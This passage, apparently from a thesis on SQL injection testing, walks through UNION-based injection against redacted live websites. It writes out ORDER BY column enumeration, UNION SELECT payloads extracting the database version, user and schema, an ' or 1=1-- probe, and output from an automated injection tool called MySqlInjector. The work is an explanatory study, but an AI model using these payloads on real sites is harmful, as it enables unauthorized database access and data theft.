
It seems that the website is vulnerable to SQL injection attack, now it is time to see how much data can be collected from the infected website. Extracting the number of infected columns in the database is good enough to manipulate the backend database and will enable the penetration tester to gain more information about database version, database name, the system user, tables and columns names. In order to get the number of infected columns the order by attack is required to be applied as shown in figure 5.4.



http://[redacted].net/module.php?id=52 order by 1--

Figure 5.4: Applying Order By Attack With Value 1

As seen in the above figure the page loads normally, which means the returned value is true. The order by value is still incremented and sent until a false value returned as shown in figure 5.5.




http://[redacted].net/module.php?id=52 order by 14--

http://[redacted]...rder%20by%2014--

Unknown column '14' in 'order clause'

Figure 5.5: Generating Error When Submitting Order By With 14

From the above figure, it is easy to know that the number of defected columns is 13, because before reaching the value 14 it was 13 and the page loaded normally. Now using union with select statements with all infected columns will enable the penetration tester to extract critical information about the website, this will return true and the page will load normally as shown in figure 5.6.




http://[redacted].net/module.php?id=52 UNION+ALL+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13--

[redacted]

Figure 5.6: Applying Union Statement With Select Statement With All Columns.


As shown in the above figure using union statement will allow appending other SQL statement where the website executes select statement for the variable id and another select statement is appended by penetration tester using union statement. Now to know the column that data can be read from a “-” minus operator is added before the value of the variable id as shown in figure 5.7.



```
http://[redacted].net/module.php?id=-52 union ALL select 1,2,3,4,5,6,7,8,9,10,11,12,13--
```

Figure 5.7: Exposing the Infected Columns.

The squared numbers are 2,4,5,3 are the infected columns that can be exploited to show data, if column 2 is used as shown in figure 5.8.




http://[redacted].net/module.php?id=-52 union ALL select 1,version(),3,4,5,6,7,8,9,10,11,12,13--

[redacted]

```
5.0.87
4

3
```

Figure 5.8: Shows the Database Version Which Is 5.0.87

As shown in the above figure the database version is 5.0.87, and more data can be extracted such as the user of the server and the database name, by replacing VERSION() or USER() or with DATABASE() with one infected column. Furthermore, database version 5 can be exploited through using information schema as the default schema for the database, to extract the tables' names and columns names as shown in figures 5.9 and 5.10.




http://[redacted].net/module.php?id=-52 UNION SELECT 1,USER(),3,4,5,6,7,8,9,10,11,12,13--

[redacted] 'dark[redacted]d@localhost'

[redacted]@localhost
4
3

Figure 5.9: Revealing the System User For the Web Server.



:LECT+1,CONCAT(TABLE_NAME,0x3a,COLUMN_NAME,TABLE_SCHEMA),3,4,5,6,7,8,9,10,11,12,13 from INFORMATION_SCHEMA.COLUMNS--

[redacted]


'CHARACTER_SETS:CHARACTER_SET_NAMEinformation_sc

CHARACTER_SETS:CHARACTER_SET_NAMEinformation_schema
4
10.11.12
3

Figure 5.10: Revealing the Structure of Tables and Columns.


Now automating the penetration test process by using MySqlInjector will save time and effort and does not need a knowledgeable penetration tester. The only thing that

MySqlInjector needs which is the suspected URL and it starts shaping attacking patterns and injecting them and finally it will return the results, as shown in figures 5.11 and 5.12.



```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@     WELCOME TO MYSQLINJECTOR      @@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@         Powered By Perl           @@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@


                   Enter the URL you want to check.....
         _
```

Figure 5.11: Executing MySqlInjector, Asking for the URL to Scan.




```
                 Enter the URL you want to check.....
         http://[redacted].net/module.php?id=52



         [+] The URL is Valid...
--------------------------------------------------------------------
         [+] Connecting....
         [+] Connected.....
         [+] Injecting Attacks.....
         [+] Checking SQL Vulnerability.....
--------------------------------------------------------------------
       ■ [+] Vulnerable to SQL Injection...
--------------------------------------------------------------------
         [+] Injecting Attacking Vectors.....
         [+] Parsing HTML page Sources.....

       ■ Successful Attacking Pattern:  AND SUBSTRING(VERSION(),1,1)=5

         [+] Getting Database Version....
--------------------------------------------------------------------
       ■ [+] Database: 5.0.85-Community Version: 5 ...
--------------------------------------------------------------------
         [+] Extracting Number of Defective Columns...
       ■ [+] Number of Defective Columns is: 13
         [+] Data can be Extracted from Tables through:

                  ---------------------
               ■      :: Exploit ::
                  ---------------------

 http://[redacted].net/module.php?id=52+UNION+SELECT+1,2,3,4,5,6,7,8,9,10,1
1,12,13+FROM+INFORMATION_SCHEMA.COLUMNS

       ■ [+] To get data replace one defective column with :

          GROUP_CONCAT(TABLE_NAME,0x3a,COLUMN_NAME,0x3a,TABLE_SCHEMA)


       ■ [+] Checking against Forbidden Protection..
       ■ [+] The site is NOT protected by FORBIDDEN filter

D:\Perlcodes>_
```

Figure 5.12: Conducting Penetration Test Using MySqlInjector to Detect SQL Injection Vulnerability.

5.3 Test case 2


In figure 5.13 the website appears to be safe and normally behaves against normal actions from users.



http://[redacted]com/index.php?cat_id=12

Figure 5.13: Web Page Loads Normally.

Now if we play a game with the variable id which is equal to 12 and located in index.php script as seen in the URL, which is fetched from the database, and its data type seems to be numerical value. Now if an attacking pattern added to the end of the URL to trick the web server to display an error notification which indicates the vulnerability, then sending the request to the web server as a normal HTTP request via the browser, which will certainly overstep the firewall, because firewall cannot block incoming requests on port 80.



http://[redacted].com/index.php?cat_id=12hi' or 1=1--

[redacted] [redacted] [redacted]


[redacted]

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for
the right syntax to use near '\' or 1=1-- and display=1 order by cat_order asc' at line 1
```

[redacted]

Figure 5.14: Displaying Error after Injecting Attack

It seems that the website is vulnerable to SQL injection attack, now it is time to see how much data can be collected about the infected website. Extracting the number of infected columns in the database is good enough to manipulate the backend database and will enable the penetration tester to gain more information about database version, database name, the system user, tables and columns names. In order to get the number of infected columns the order by attack is required to be applied as shown in figure 5.15.

